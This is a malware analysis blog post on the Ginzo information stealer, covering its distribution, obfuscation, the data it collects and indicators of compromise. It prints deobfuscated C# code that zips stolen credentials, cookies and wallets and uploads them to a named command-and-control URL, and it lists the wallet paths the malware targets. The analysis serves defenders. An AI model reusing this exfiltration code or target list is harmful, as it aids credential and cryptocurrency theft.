# Criminals provide Ginzo stealer for free, now it is gaining traction


gdatasoftware.com/blog/2022/03/ginzo-free-malware

We identified more than 400 samples for Ginzo stealer within 10 days since 20th March and the numbers are rising. What is behind the free stealer?

#### Discovery

We <u>discovered and announced</u> Ginzo stealer<sup>[1]</sup> on March 24, 2022. A Youtube video, discovered by <u>@3xp0rtblog</u>, showcases the first release. It was uploaded on 4th of March.

The description below the video states that the stealer is provided for free, which is most likely a marketing technique to get criminal buyers hooked.



If that is a marketing technique, it has worked well for the criminals. Just counting the samples we saw between 20th and 30th of March, we found more than 400 Ginzo stealer binaries on VirusTotal.

Ginzo's Telegram channel states that the stealer is for sale by now.

<b>GINZO</b>	
GINZO STEALER 1 FREE STEALER BY HASKERS GANG 1 ANTI-CIS @ginzostealer_bot	
Ginzo— абсолютно бесплатный и быстрый стиллер паролей, куков и прочей информации с компьютеров!	
Администратор: @xxtrez SEND MESSAGE	
OPEN IN WEB	

# Obfuscation

Ginzo stealer is obfuscated with ConfuserEx resulting in error messages when trying to decompile the code. That is because the type initializer .cctor decrypts the actual code on the fly. It also initializes data required for string decryption.

Automatic deobfuscation with tools like de4dot is not sufficient anymore. A combination of debugging (to obtain the decrypted code and strings), static analysis and manual deobfuscation is necessary to obtain readable code.

🔺 🗊 Ginzo (1.0.0.0) 🔺 1 🗸	/ <nodule></nodule>
	/ Tokuite/ / Token: 6x06000001 RID: 1 RVA: 0x00010048 File Offset: 0x0000D048
P ■ PE ↓ ■ Type References 4 {	
	<module>.\u202A\u200E\u200E\u200E\u200F</module>
♦ INTERCES	\u206B\u206F\u206B\u206F\u206B\u202E\u200C\u202E();
	for (;;)
4 🔩 <module> @02000001 7</module>	
Base Type and Interfaces 8	IL_05:
Derived Types 9	uint num = 1999764825U;
Q         .cctor(): void @06000001         10           Q         .v.20000.v.20060.v.20060.v.2020         11	for (;;)
	uint num2;
(u200F)(u200C)(u200B)(u200B)(u202P)	switch ((num2 = num ^ 906763437U) % 42U)
\u200F\u202A\u202D\u202E\u200F     14     14	
Q \u202A\u200C\u206E\u200F\u200F 15	case 0U:
Q \u202A\u206D\u200F\u206D\u200E 16	
\u202C\u206A\u202E\u206F     17     \u202E\u206F\u206F\u206F     18	uint[] array = new uint[]
(u2022) (u2002) (u2002) (u2002)	( 2293437030U, 700625038U, 1508180868U, 632810149U, 3109640278U, 2013417449U, 3354995380U, 2267792588U, 702344546U, 2360203213U,
	22554576300, 700025000, 13001000000, 032010140, 31050402700, 20134174430, 35345753000, 22077253000, 7025443400, 2500252130, 200908720, 6387835601, 22768334401, 140781824401, 6602821601, 16011045511, 27664558501, 2572954310, 344156782901,
U200B\U202E\U200A\U200D\U200F	20500500720, 03070530500, 222700053440, 14070102440, 050026100, 7500237400, 10011043510, 27040530500, 23725344010, 569170250, 23635996601, 131923052801, 2983442441, 26834666310, 117085514601, 144855470, 444855470, 412214460, 18920187010, 16521242401,
	23033555000, 131520300, 2503402440, 2050400310, 11700331400, 14406110200, 1114403470, 417214400, 10520187610, 1053214280, 3905362180, 16383178180, 386739665501, 6027465501, 231652055010, 2531659101, 2543951480, 298656670, 3276225490, 121485139701,
\u200E\u206A\u200B\u206A\u200F	14026710620, 1095593300, 1023108230, 3857774404U, 1707989974U, 2194272409U, 3308550280U, 967766449U, 1594066474U, 3611337719U,
\u202E\u202A\u202D\u200E\u200E <u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u2< th=""><th>210725510, 31137775190, 7414703370, 31919830150, 35428568040, 12301166330, 36811766180, 39001385750, 154755869404, 35554697730,</th></u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u200e<u2<>	210725510, 31137775190, 7414703370, 31919830150, 35428568040, 12301166330, 36811766180, 39001385750, 154755869404, 35554697730,
\u202E\u206E\u200C\u200E\u200C	1277208310U, 1624462989U, 3017444572U, 2455606181U, 710136031U, 1744195099U, 1292194503U, 3336479221U, 3609225354U, 1113302043U,
\u206E\u202E\u206A\u206D\u206F	460479697U, 2378834064U, 1479134021U, 1352216201U, 2467159693U, 1052546111U, 2243098176U, 3846820076U, 1256253627U, 4294738709U,
\u200C\u202C\u200D\u206E\u200F	8497924680, 15081700550, 39005482960, 2029342180, 13146860330, 14042619830, 27098260530, 19636145030, 17967200450, 8445787670,
\u202B\u200E\u200C\u200F\u206D 28	24943073810, 38872484620, 27649019950, 23908176480, 28269927630, 30164774410, 38716983050, 14119870810, 32339520420, 11074076270,
10202B\u206F\u206E\u206E\u200F\ 29	21650864580, 18589816090, 33222966870, 455379910, 26341854610, 38639372880, 431409520, 27665624970, 13177450320, 33847986540,
1000000000000000000000000000000000000	2203537869U, 91842006U, 2294738456U, 601719025U, 2646220319U, 1432833837U, 2588237732U, 627531596U, 466240373U, 247912005U,
10 10000000000000000000000000000000000	824349508U, 1761299597U, 1747478867U, 914088457U, 1253057005U, 2254237689U, 2786089572U, 4257557403U, 3873469454U, 1438475557U,
Lu206A\u202D\u206B\u202E\u206A     32     3	1663086782U, 3419048276U, 2032315571U, 3744318001U, 3990682688U, 2627500909U, 3152024809U, 2244520428U, 2830872718U, 643754220U,
\u206C\u206D\u206B\u200D\u200I 33	671648664U, 4164369562U, 3947341589U, 2293421818U, 924352632U, 4144067701U, 3088128537U, 2144287973U, 95688705U, 3353067159U,
Lu206D\u200B\u206D\u206A\u202i     34     3	1220389207U, 162218348U, 3415399508U, 3434359159U, 3625938288U, 42235321U, 1429789252U, 4001837986U, 1421354322U, 4038235483U,
\u200B\u200F\u206E\u200B\u206F\u20     35	2201323019U, 383856954U, 3358679853U, 420770989U, 2607521061U, 1289522962U, 1358711244U, 279609826U, 1046949322U, 1626676485U,
4 \u200B\u202E\u206C\u202A\u200D\u2	4161314179U, 2962446347U, 4229141956U, 2478131319U, 3646001940U, 2715761336U, 801745567U, 1590744038U, 3584758901U, 3927602096U,
\u200C\u202E\u206A\u202D\u206A\u2     37	481558731U, 4203114426U, 3306973861U, 3951339658U, 3043982832U, 853980071U, 4042637091U, 2985463327U, 2081354298U, 2305225039U,
▶ ••• \u200C\u206A\u200B\u206D\u200F\u2 38	8673122200, 15999463510, 1658373166U, 3869628734U, 1612501534U, 1340154913U, 2360733711U, 2990526974U, 1978200200U,
\u200C\u206C\u200C\u200F\u206F\u2     40     \u200C\u206F\u2     40     \u200C\u206F\u2     \u200F\u206F\u2     \u206F\u2     \u206F\u206F\u2     \u206F\u2     \u206F\u206F\u2     \u206F\u2     \u206F\u206F\u2     \u206F\u206F\u2     \u206F\u206F\u2     \u206F\u206F\u2     \u206F\u206F\u206F\u2     \u206F	1635644476U, 3459136364U, 926281867U, 3634722112U, 3929567358U, 2359166437U, 3788587636U, 3313624047U, 2593578067U, 2101023288U,
40 40 41	741835319U, 1854089504U, 612606075U, 1656173372U, 1750442110U, 392042315U, 3566387346U, 3144130676U, 4106812780U, 38992081123U, 45176818U, 787758587U, 2887154432U, 212930195057U, 580074282U, 68388397U, 550671324U, 361356990U, 156982942U,
\u200E\u202E\u202B\u206F\u206D\u20     42     \u2014     \	41/00100, /0//0507/0, 200/1344720, 2/12/0315030, 2/20100/30, 0000/04/20, 0030337/0, 300/13/40, 3013505000, 130506/44/ 220104388U, 1954446544U, 311885352U, 2482761462U, 2237514666U, 382637782U, 241826665U, 1676480143U, 168223405U,
\u200F\u200B\u200F\u200E\u206A\u2(     43	22010043000, 13449403440, 3110033320, 24027014020, 22331440040, 30203377020, 2410200300, 10704001430, 304331440440, 2002234030, 39384068411, 4032641301, 39403781920, 11524380480, 36365481111, 170493251510, 26313931831, 39604978040, 12581382330, 183181505610,
\u200F\u202E\u202C\u206F\u200C\u2     44     \u200F\u200F\u202E\u202C\u206F\u200C\u2     44     \u200F\u201E\u20	19484207130, 2619071552, J. 19886514, 41, 321508310, 41988469410, 20611720890, 9679738800, 30581662810, 22727627340, 19551592620,
\u202A\u200B\u200B\u206A\u200F\u2 45	35643122360, 5649659620, 3937251970, 41566178680, 40340111500, 30328878480, 1544322090, 2106236830, 6580062490, 2277110470,
\u202A\u202B\u202B\u202E\u200B\u2     46     \u202A\u202B\u202B\u202B\u200B\u2     46     \u202A\u202B\u202B\u202B\u202B\u200B\u2     46     \u202A\u202B\	2975466947U, 1961772823U, 2218680340U, 2403642028U, 1767566888U, 2335689840U, 1365083762U, 2339535411U, 1249253300U, 186944387U,

.cctor decrypts the actual code

### **General behavior**

Ginzo stealer first downloads the following additional libraries from its C&C server:

- Newtonsoft.Json.dll
- BouncyCastle.Crypto.dll
- SQLite.Interop.dll for x86 and x64
- System.Data.SQLite.dll
- DotNetZip.dll

Due to improper exception handling the stealer crashes some time later if these libraries cannot be downloaded.

The stealer requests a **ginzolist.txt** from the C&C server. This text file contains addresses of additional download locations for executables. In our tests the file contained two entries that instruct Ginzo to download antiwm.exe<sup>[2]</sup> and generation.exe<sup>[3]</sup>. The file antivm.exe is a malicious coinminer and generation.exe is another .NET based stealer, specializing on Discord tokens. Both of these files are packed.

Ginzo creates a folder named **GinzoFolder** in %LOCALAPPDATA% (see picture below). It stores all the extracted system data there, like screenshots, credentials, cookies, telegram data, and cryptocurrency wallets. The stealer creates a file named **System.txt** to store generic system information, which includes the IP address, operating system, username, computername, screen resolution, graphics card, processor, RAM, launch time and the Ginzo stealer telegram channel. The stealer also stores a datetime value in **ChromeUploadTime.txt** for making sure that the stolen data is not sent too often to the threat actor.

A listing of GinzoFolder contents and contained data is in the IoC section at the bottom.

Ie Home	Share	Extract View Compressed Folder Tools	GinzoFolder				>
→ * ↑		AppData > Local > GinzoFolder				v ð P	Search GinzoFolder
		Name	Date modified	Type	Size		
🖈 Quick access		Browsers	4/7/2022 4:10 AM	File folder			
Desktop	1	Desktop Files	4/7/2022 5:36 AM	File folder			
👆 Downloads	*	Wallets	4/12/2022 11:50 PM	File folder			
Documents	*	ginzoarchive.zip	4/13/2022 12:50 AM	Compressed (zipp	2,335 KB		
E Pictures	*	Screenshot.png	4/12/2022 11:34 PM	PNG File	1,092 KB		
		System.txt	4/12/2022 11:35 PM	Text Document	1 KB		
		_ /					
OneDrive - Pers	onal						
This PC							
Network							

Contents of GinzoFolder which saves all the extracted data from an infected system (click to enlarge)

🧾 System.txt - Notepad				_		×
File Edit Format View Help						
Бесплатный стиллер Ginzo: http	os://t.me/ginzoste	aler_bo	ot			^
IP адрес: не удалось определи Местоположение: не удалось опр Индекс: не удалось определить	ределить страну, н		ось определить	город		
Операционная система: Windows Название компьютера: Имя пользователя:						
Разрешение экрана:						
Видеокарта: Процессор:						
Оперативная память:						
Время запуска:						
<						>
	Ln 1, Col 1	100%	Unix (LF)	UTF-8		
Contant of System tytyth	المسموسية ملم مالمه الم	A a sea ton f			<b>`</b>	

Content of System.txt which collects general system information (click to enlarge)

Ginzo obtains the following data from the system:


- Telegram sessions
- Opera, Chrome, Opera GX, Firefox cookies and passwords
- all Desktop files
- Discord tokens
- cryptocurrency wallets
- general system data

The stealer then contacts the C&C and starts with sending statistics about the stolen data:

hxxps://nominally.ru/g1nzo.php?data=1148674342&countc=<cookie\_count>&countp= <password\_count>&country=<country>&ip=<ip\_address>&countw=<cryptowallet\_count>

The digits that are sent via the data parameter are likely some kind of ID for the stealer binary.

Ginzo saves the files from GinzoFolder into **ginzoarchive.zip** and sends the archive to the C&C server.



Main routine for data stealing (side note for detection engineers: This shows manually deobfuscated code, including the naming of the methods, and is not fit for detection creation) (click to enlarge)

```
string ipaddr = SpyInfo.GetIPOfVictim();
               try
                   string archivename = GinzoFolderCreator.ginzoFolder + "\\ginzoarchive.zip";
                   ZipFile zipFile = new ZipFile(Encoding.GetEncoding("cp866"));
     Ē
                   try
                       Class12.SetParallelDeflateThreshold(zipFile, -1L);
                       zipFile.UseZip64WhenSaving = Zip64Option.Always;
                       zipFile.CompressionLevel = CompressionLevel.Default;
                       zipFile.AddDirectory(GinzoFolderCreator.ginzoFolder);
                       zipFile.Save(archivename);
                   finally
                       if (zipFile != null)
                           zipFile.Dispose();
                   string uri_conc = Class12.Concat(new string[]
                       "https://nominally.ru/g1nzo.php?data=",
                       GinzoSteal.tendigits, // 1148674342
                       "&countc=",
                       cookieCnt,
                       "&countp=",
                       pswCnt,
                       "&country=",
                       country,
                       "&ip=",
                       ipaddr,
                       "&countw=",
                       Class6.walletCnt.ToString()
                   WebClient webClient_ = new WebClient();
                   Uri uri_ = new URI(uri_conc);
                   Class12.UploadFile(webClient_, uri_, archivename);
84
                   DateTime now = DateTime.Now;
```

Ginzo sends stolen data to the server (side note for detection engineers: This shows manually deobfuscated code, including the naming of the methods, and is not fit for detection creation) (click to enlarge)

# Conclusion

Ginzo is a full fledged stealer that has become widely used in a relatively short amount of time. It is yet another stealer that we may have to deal with in the following years if the Ginzo threat actors stay in the game.

When criminals provide something for free, it is most likely not charity. It may be used to improve reputation, to hook future buyers, and in this case also to get stolen data while letting others do the job of spreading the malware, since all the data is funneled to the server of the Ginzo threat actors.

# Appendix

### loCs

Description	Details
[1] Ginzo stealer	3fd0837381babda7ef617b810457f0db32bd7c1f7e345480e6c525050ca818fa
[2] antiwm.exe, coinminer	ee1524e4980cac431ae0f92888ee0cc8a1fa9e7981df0be6abd7efa98adf9a45
[3] generation.exe, Discord token stealer	a9a42ca72be1083b57ee9542925cda5211606b5d07b7b0be21516762e1680124
[4] Download URLs	hxxps://nominally.ru/cis.txt hxxps://nominally.ru/library/System.Data.SQLite.dll hxxps://nominally.ru/library/Newtonsoft.Json.dll hxxps://nominally.ru/library/BouncyCastle.Crypto.dll hxxps://nominally.ru/library/x86/SQLite.Interop.dll hxxps://nominally.ru/library/x64/SQLite.Interop.dll hxxps://nominally.ru/library/antiwm.exe hxxps://nominally.ru/library/generation.exe
[5] Submitted CnC data	hxxps://nominally.ru/g1nzo.php?data=1148674342&countc= <cookie_count>&amp;countp=<password_count>&amp;country=<country>&amp;ip= <ip_address>&amp;countw=<cryptowallet_count>"</cryptowallet_count></ip_address></country></password_count></cookie_count>
[6] Folder with stolen data	%LOCALAPPDATA%\GinzoFolder\
[7] General system data	%LOCALAPPDATA%\GinzoFolder\System.txt
[8] Screenshot of infected system	%LOCALAPPDATA%\GinzoFolder\Screenshot.png
[9] Last time when stolen data was sent to server	%LOCALAPPDATA%\ChromeUploadTime.txt
[10] Extracted browser data	%LOCALAPPDATA%\GinzoFolder\Browsers\
[11] Extracted cryptocurrency wallets	%LOCALAPPDATA%\GinzoFolder\Wallets\

Description	Details
[12] Copied files from Desktop	%LOCALAPPDATA%\GinzoFolder\Desktop Files\
[13] Archive containing all files from GinzoFolder	%LOCALAPPDATA%\GinzoFolder\ginzoarchive.zip

### **Targeted cryptowallets**

Ginzo stealer targets among others cryptocurrency data and obtains them from either Chrome extensions or folders on the user system:

Cryptocurrency wallet	Path
GuardaWallet	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\hpglfhgfnhbgpjdenjgmdgoeiappafIn
Coinbase	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\hnfanknocfeofbddgcijnmhnfnkdnaad
TronLink	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\ibnejdfjmmkpcnlpebklmnkoeoihofec
MathWallet	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\afbcbjpbpfadlkmhmclhkeeodmamcflc
MetaMask	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\nkbihfbeogaeaoehlefnkodbefgpgknn
NiftyWallet	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\jbdaocneiiinmjbjlgalhcelgbejmnid
BraveWallet	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\odbfpeeihdkbihmopkbjmoonfanlbfcl
BinanceChain	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\fhbohimaelbohpjbbldcngcnapndodjp
BitAppWallet	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\fihkakfobkmkjojpchpfgcmhfjnmnfpi
iWallet	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\kncchdigobghenbbaddojjnnaogfppfj
Wombat	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\amkmjjmmflddogmhpjloimipbofnfjih

Cryptocurrency wallet	Path
EquallWallet	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension Settings\blnieiiffboillknjnepogjhkgnoapac
Zcash	%APPDATA%\Zcash
Armory	%APPDATA%\Armory
Bytecoin	%APPDATA%\bytecoin
Jaxx	%APPDATA%\com.liberty.jaxx\IndexedDB\file0.indexeddb.leveldb
Exodus	%APPDATA%\Exodus\exodus.wallet
Ethereum	%APPDATA%\Ethereum\keystore
Electrum	%APPDATA%\Electrum\wallets
AtomicWallet	%APPDATA%\atomic\Local Storage\leveldb
Coinomi	%LOCALAPPDATA%\Coinomi\Coinomi\wallets
Guarda	%APPDATA%\Guarda\Local Storage\leveldb



**from Karsten Hahn** Principal Malware Researcher

- You are here:
- <u>Blog (EN)</u>
- Criminals provide Ginzo stealer for free, now it is gaining traction